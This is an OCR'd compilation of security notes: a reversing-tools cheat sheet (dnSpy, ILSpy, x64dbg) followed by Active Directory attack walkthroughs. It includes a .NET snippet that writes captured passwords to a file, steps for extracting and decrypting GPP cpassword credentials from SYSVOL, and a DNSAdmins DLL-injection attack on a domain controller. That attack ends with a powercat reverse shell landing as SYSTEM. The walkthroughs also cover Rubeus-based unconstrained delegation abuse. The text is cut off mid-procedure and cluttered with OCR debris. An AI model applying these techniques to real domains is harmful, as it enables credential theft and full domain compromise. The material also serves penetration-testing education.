
DnSpy

dnSpy is a debugger and .NET assembly editor. You can use it to edit and debug assemblies even if you don't have any source code available. Main features:

- Debug .NET and Unity assemblies
- Edit .NET and Unity assemblies
- Light and dark themes

See below for more features





Debugger

- Debug .NET Framework, .NET and Unity game assemblies, no source code required
- Set breakpoints and step into any assembly
- Locals, watch, autos windows
- Variables windows support saving variables (eg. decrypted byte arrays) to disk or view them in the hex editor (memory window)
- Object IDs
- Multiple processes can be debugged at the same time
- Break on module load
- Tracepoints and conditional breakpoints
- Export/import breakpoints and tracepoints
- Call stack, threads, modules, processes windows
- Break on thrown exceptions (1st chance)
- Variables windows support evaluating C# / Visual Basic expressions
- Dynamic modules can be debugged (but not dynamic methods due to CLR limitations)
- Output window logs various debugging events, and it shows timestamps by default :)
- Assemblies that decrypt themselves at runtime can be debugged, dnSpy will use the in-memory image. You can also force dnSpy to always use in-memory images instead of disk files.

- Public API, you can write an extension or use the C# Interactive window to control the debugger

Assembly Editor

- All metadata can be edited
- Edit methods and classes in C# or Visual Basic with IntelliSense, no source code required
- Add new methods, classes or members in C# or Visual Basic
- IL editor for low-level IL method body editing
- Low-level metadata tables can be edited. This uses the hex editor internally.

Hex Editor

- Click on an address in the decompiled code to go to its IL code in the hex editor
- The reverse of the above, press F12 in an IL body in the hex editor to go to the decompiled code or other high-level representation of the bits. It's great to find out which statement a patch modified.
- Highlights .NET metadata structures and PE structures
- Tooltips show more info about the selected .NET metadata / PE field
- Go to position, file, RVA
- Go to .NET metadata token, method body, #Blob / #Strings / #US heap offset or #GUID heap index
- Follow references (Ctrl+F12)

Other

- BAML decompiler
- Blue, light and dark themes (and a dark high contrast theme)
- Bookmarks
- C# Interactive window can be used to script dnSpy
- Search assemblies for classes, methods, strings, etc
- Analyze class and method usage, find callers, etc
- Multiple tabs and tab groups
- References are highlighted, use Tab / Shift+Tab to move to the next reference
- Go to the entry point and module initializer commands
- Go to metadata token or metadata row commands
- Code tooltips (C# and Visual Basic)
- Export to project

Wasm decompiler / Wat compiler

Online:

- Use https://webassembly.github.io/wabt/demo/wasm2wat/index.html to **decompile** from wasm (binary) to wat (clear text)
- Use https://webassembly.github.io/wabt/demo/wat2wasm/ to **compile** from wat to wasm
- you can also try to use https://wwwg.github.io/web-wasmdec/ to decompile

Software:

- https://www.pnfsoftware.com/jeb/demo
- https://github.com/wwwg/wasmdec

.Net decompiler

https://github.com/icsharpcode/ILSpy ILSpy plugin for Visual Studio Code: You can have it in any OS (you can install it directly from VSCode, no need to download the git. Click on **Extensions** and **search ILSpy**). If you need to **decompile**, **modify** and **recompile** again you can use: **https://github.com/0xd4d/dnSpy/releases** (**Right Click -> Modify Method** to change something inside a function). You cloud also try https://www.jetbrains.com/es-es/decompiler/

DNSpy Logging

In order to make **DNSpy log some information in a file**, you could use this .Net lines:


```
1

using System.IO;

2

path = "C:\\inetpub\\temp\\MyTest2.txt";

3

File.AppendAllText(path, "Password: " + password + "\n");
```

Copied!

DNSpy Debugging

In order to debug code using DNSpy you need to:

First, change the **Assembly attributes** related to **debugging**:



From:

1

[assembly:
Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]

Copied!

To:

1

[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |

2

DebuggableAttribute.DebuggingModes.DisableOptimizations |

3


DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints |

4


DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]

Copied!

And click on **compile**:



Then save the new file on ***File >> Save module...***:



This is necessary because if you don't do this, at **runtime** several **optimisations** will be applied to the code and it could be possible that while debugging a **break-point is never hit** or some **variables don't exist**.


Then, if your .Net application is being **run** by **IIS** you can **restart** it with:

1


iisreset /noforce

Copied!


Then, in order to start debugging you should close all the opened files and inside the **Debug Tab** select **Attach to Process...**:




Then select **w3wp.exe** to attach to the **IIS server** and click **attach**:




Now that we are debugging the process, it's time to stop it and load all the modules. First click on *Debug >> Break All* and then click on ***Debug >> Windows >> Modules***:






Click any module on **Modules** and selec**t Open All Modules**:



Right click any module in **Assembly Explorer** and click **Sort Assemblies**:




Java decompiler

https://github.com/skylot/jadx https://github.com/java-decompiler/jd-gui/releases


Debugging DLLs

Using IDA

- **Load rundll32** (64bits in C:\Windows\System32\rundll32.exe and 32 bits in C:\Windows\SysWOW64\rundll32.exe)
- Select **Windbg** debugger
- Select "**Suspend on library load/unload**"



- Configure the **parameters** of the execution putting the **path to the DLL** and the function that you want to call:




Then, when you start debugging **the execution will be stopped when each DLL is loaded**, then, when rundll32 load your DLL the execution will be stopped.

But, how can you get to the code of the DLL that was lodaded? Using this method, I don't know how.

Using x64dbg/x32dbg

- **Load rundll32** (64bits in C:\Windows\System32\rundll32.exe and 32 bits in C:\Windows\SysWOW64\rundll32.exe)
- **Change the Command Line** (*File --> Change Command Line*) and set the path of the dll and the function that you want to call, for example: "C:\Windows\SysWOW64\rundll32.exe" "Z:\shared\Cybercamp\rev2\\14.ridii_2.dll",DLLMain
- Change *Options --> Settings* and select "**DLL Entry**".
- Then **start the execution**, the debugger will stop at each dll main, at some point you will **stop in the dll Entry of your dll**. From there, just search for the points where you want to put a breakpoint.

Notice that when the execution is stopped by any reason in win64dbg you can see **in which code you are** looking in the **top of the win64dbg window**:



Then, looking to this ca see when the execution was stopped in the dll you want to debug.

GUI Apps / Videogames

Cheat Engine is a useful program to find where important values are saved inside the memory of a running game and change them. More info in:

Cheat Engine

https://book.hacktricks.xyz/reversing-and-exploiting/reversing-tools-basic-methods

Passwords contained in SYSVOL and GPP

Each Windows PC connected to a network with Active Directory has a built-in administrator account protected by a password. One of the standard security requirements is to change this password on a regular basis. This objective might seem simple – but not for a network consisting of a hundred machines.

To make their lives easier, lazy system administrators sometimes use group policies to install the local administrator password on a large number of computers at once. This is convenient, and this password can be changed in a couple of minutes when the time comes. The only problem is that the local administrator password will be the same on all machines.

Accordingly, the hacker who manages to intercept the admin credentials on one PC automatically becomes the admin for all the remaining machines. There are two ways to do so.

Credentials contained in SYSVOL

SYSVOL is a domain-wide Active Directory resource; all authenticated users have read access to it. SYSVOL contains login scenarios, group policy data, and other data that should be available throughout the space regulated by the domain policy. SYSVOL is automatically synchronized and used by all domain controllers. All domain group policies are stored at \\<Domain>\SYSVOL\<Domain>\Policies\.

To simplify the management of local admin accounts on remote Windows computers, a unique password change scenario can be used on each of the machines. Too bad, the password is often stored as plain text in a script (e.g. in the VBS file), which, in turn, is stored in SYSVOL. Below is the result of a search for a VSB scenario changing the local admin password on networked computers.

Visual Basic

```
Set oShell = CreateObject("WScript.Shell")
Const SUCCESS = 0

sUser = "administrator"
sPwd = "Password2"

' get the local computername with WScript.Network,
' or set sComputerName to a remote computer
Set oWshNet = CreateObject("WScript.Network")
sComputerName = oWshNet.ComputerName

Set oUser = GetObject("WinNT://" & sComputerName & "/" & sUser)

' Set the password
oUser.SetPassword sPwd
oUser.Setinfo

oShell.LogEvent SUCCESS, "Local Administrator password was changed!"
```

Example of a VBS script (source: MSDN)

This scenario is available in the Microsoft TechNet Gallery and often used by system administrators preferring out-of-the-box solutions. It is a joke to extract the password from it. As said above, the script is stored in SYSVOL that can be read by all domain users; therefore, the hacker who has extracted the password automatically becomes the administrator for all networked Windows computers.

Group policy settings

In 2006, the PolicyMaker tool developed by DesktopStandard (later purchased by Microsoft) was renamed and released with Windows Server 2008 as Group Policy Preferences (GPP). One of the most useful GPP functions is the possibility to create local users, configure and edit their accounts, and save account data in several scenario files:

- drive map (Drives.xml);
- data sources (DataSources.xml);
- printer configuration (Printers.xml);
- service creation/update (Services.xml); and
- scheduled tasks (ScheduledTasks.xml).

No doubt, the function is very useful: it automates plenty of routine actions. For instance, GPP allows to use the group policy for implementation of the scheduled tasks with certain account data and, if necessary, change the local admin password on many computers.

Now let's see how it works. When a new group policy preference is created, an associated XML file containing the respective configuration data is generated in SYSVOL. If it includes a user password, it will be encrypted with the 256-bit AES. However, in 2012, Microsoft has published the AES key on MSDN; this key can be used to decrypt such passwords.

Encryption key published on MSDN

In other words, any user authenticated on the domain may find in the shared SYSVOL resource XML files containing cpassword (i.e. the value that contains the AES encrypted password).

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1
855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="new_local_admin" image="2" changed
="2016-07-12 07:04:23" uid="{06FD4385-7388-4B32-BFF0-64F04EB01B22}" userCo
ntext="0" removePolicy="0"><Properties action="U" newName="" fullName="" d
escription="" cpassword="Ju9qmLzQeH61Nrqk/bbEB1Cf0FVq0IG0UevB4wAv0ng" chan
geLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority=""
 userName="new_local_admin"/></User>
</Groups>
```

Contents of a Groups.xml file

These values can be quickly found using the following command:

C:\> findstr /S /I cpassword \\\sysvol\\policy*. xml

Cryptool can be used for decryption; however, you must manually decode Base64 and specify the MSDN key. There is also a fully automated tool: gpp-decrypt; it is included in Kali Linux and

requires only the cpassword value. A similar utility for Windows is called Get-GPPPassword; it is included in the PowerSploit offensive security framework.

The most lazy hackers may use the smb_enum_gpp module from Metasploit Project. It only asks to provide user credentials and the domain controller address.

This is how the local admin password can be cracked, and in most cases, this technique will work on all domain machines.

DNSAdmins

Not only has Microsoft implemented its own DNS server, but also introduced a management protocol for it allowing to integrate the DNS server with Active Directory domains. By default, the domain controllers are also DNS servers; therefore, the DNS servers should be available to each domain user. This opens a possibility for attacks targeting domain controllers: on the one hand, there is the DNS protocol, on the other hand, the RPC-based management protocol.

A user included in the DNSAdmins group or having write permissions to objects of the DNS server can upload an arbitrary DLL with System privileges to the DNS server. This is very dangerous because many corporate networks use the domain controller as a DNS server.

So, to perform such an attack, you just have to upload an arbitrary library to the DNS server using dnscmd (the path \\ops-build\dll should be available to the DC for reading):

PS C:\> dnscmd ops_dc/config/serverlevelplugindll \\ops-build\dll\mimilib.dll

The following command can be used to check whether a DLL was successfully uploaded:


PS C:\> Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\DNS\Parameters\ -Name ServerLevelPluginDll

Because the user whose credentials have been intercepted is a member of the DNSAdmins group, you can restart the DNS service:

C:\> sc \\ops-dc stop dns

C:\> sc \\ops-dc start dns

After the restart of the DNS server, the code contained in the uploaded DLL will be executed. Such a library may contain, for instance, a reverse connection PowerShell script.



PowerShell code in DLL (source: labofapenetrationtester.com)

After the successful execution of the script, you will be able to listen the reverse connection from your host.

PS C:\> powercat -l -v -p 443 -t 1000


```
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [192.168.0.1] port  [tcp] accepted (source port 53799)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...

PS C:\Windows\system32>
PS C:\Windows\system32> whoami
nt authority\system
```

Successful backconnect (source: labofapenetrationtester.com)

As a result, you gain the system rights on the DC.

Kerberos delegation

Delegation is an Active Directory function used when a user or PC account needs to impersonate another account. For instance, when a user calls a web application to work with resources located on the database server.



Interaction with the database through a web server (source: adsecurity.org)

According to the above scheme, the web server should communicate with the database server on behalf of the user. Delegation makes this possible: the flag TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION (T2A4D) User-Account-Control is applied to respective user accounts in Windows.

INFO


The User-Account-Control attribute (not to be confused with the Windows account control mechanism) assigns certain attributes to Active Directory accounts (e.g. if the account is disabled or blocked, or the user password never expires).

To implement the delegation function, Microsoft introduced the Server-for-User-to-Self (S4U2self) extension for Kerberos. It allows the service to request a token for another user by supplying the user name, but without supplying a password. When the user account has the T24AD flag, such tokens can be requested with the forwardable attribute, which allows the service to authenticate to other services with these tokens.

To avoid unconstrained delegation, Microsoft ensured that these tokens could only be used for specific services that are configured for the user account via the Service For User To Proxy (S4U2Proxy) extension. This parameter is controlled by the msDS-AllowedToDelegateTo attribute in the user account. It contains a list of Service Principal Names that indicate which Kerberos services the user can forward these tokens to (similarly to the 'normal' Kerberos Constrained Delegation). For instance, you want your web service to access a folder shared for users. Then the service account must have the following attribute:

ms-DS-AllowedToDelegateTo "SIFS/fs.dom.com"

Below is the Kerberos authentication scheme.



Kerberos authentication scheme (source: Microsoft)

1. The user authenticates to the web service using a non-Kerberos compatible authentication mechanism.
2. The web service requests a ticket for the user account without supplying a password, as for the svc_web account.
3. The Key Distribution Center (KDC) checks the svc_web userAccountControl value for the TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION flag, and whether the target user is not blocked for delegation. If everything is fine, the KDC returns a forwardable ticket for the user account (S4U2Self).

4. Then the service passes this ticket back to the KDC and requests a service ticket for the cifs/fs.contoso.com service
5. The KDC checks the msDS-AllowedToDelegateTo field on the svc_web account. If the service is on the list, it returns a service ticket for the shared directory (S4U2Proxy).
6. The web service can now authenticate to the shared directory as the user account using the supplied ticket.

Unconstrained delegation

When Kerberos unconstrained delegation is enabled on the server hosting the service, the domain controller (DC) places a copy of the user's TGT (ticket granting ticket) in the TGS (Ticket Granting Server). When the user's service ticket (TGS) is provided to the server for service access, the server opens the TGS and places the user's TGT into LSASS (Local Security Authority Subsystem Service) for later use. Now the application server can impersonate that user without limitation!

In other words, the host where unconstrained delegation is enabled contains in its memory the delegated user's TGT. Your goal, as a hacker, it to retrieve it, thus, compromising the user. This attack type becomes possible after you have compromised either the host or user controlling the host with delegation.

It is very easy to identify all computers where Kerberos unconstrained delegation is enabled: they have the TrustedForDelegation flag. The ADModule utility is used to detect it. Enter the following command:

PS C:\> Get-ADComputer -Filter {TrustedForDelegation -eq $True}

Alternatively, you can use a PowerView command:

PS C:\> Get-DomainComputer-Unconstrained

Now you have to send the MS-RPRN
request RpcRemoteFindFirstPrinterChangeNotification (Kerberos authentication) to the DC print server (the Spooler service). The DC will immediately send a response activating the TGS (the full copy of TGT) of the domain controller's account because this host uses unconstrained delegation.

To do this, start listening incoming connections with Rubeus:

C:\> Rubeus.exe monitor /interval:1

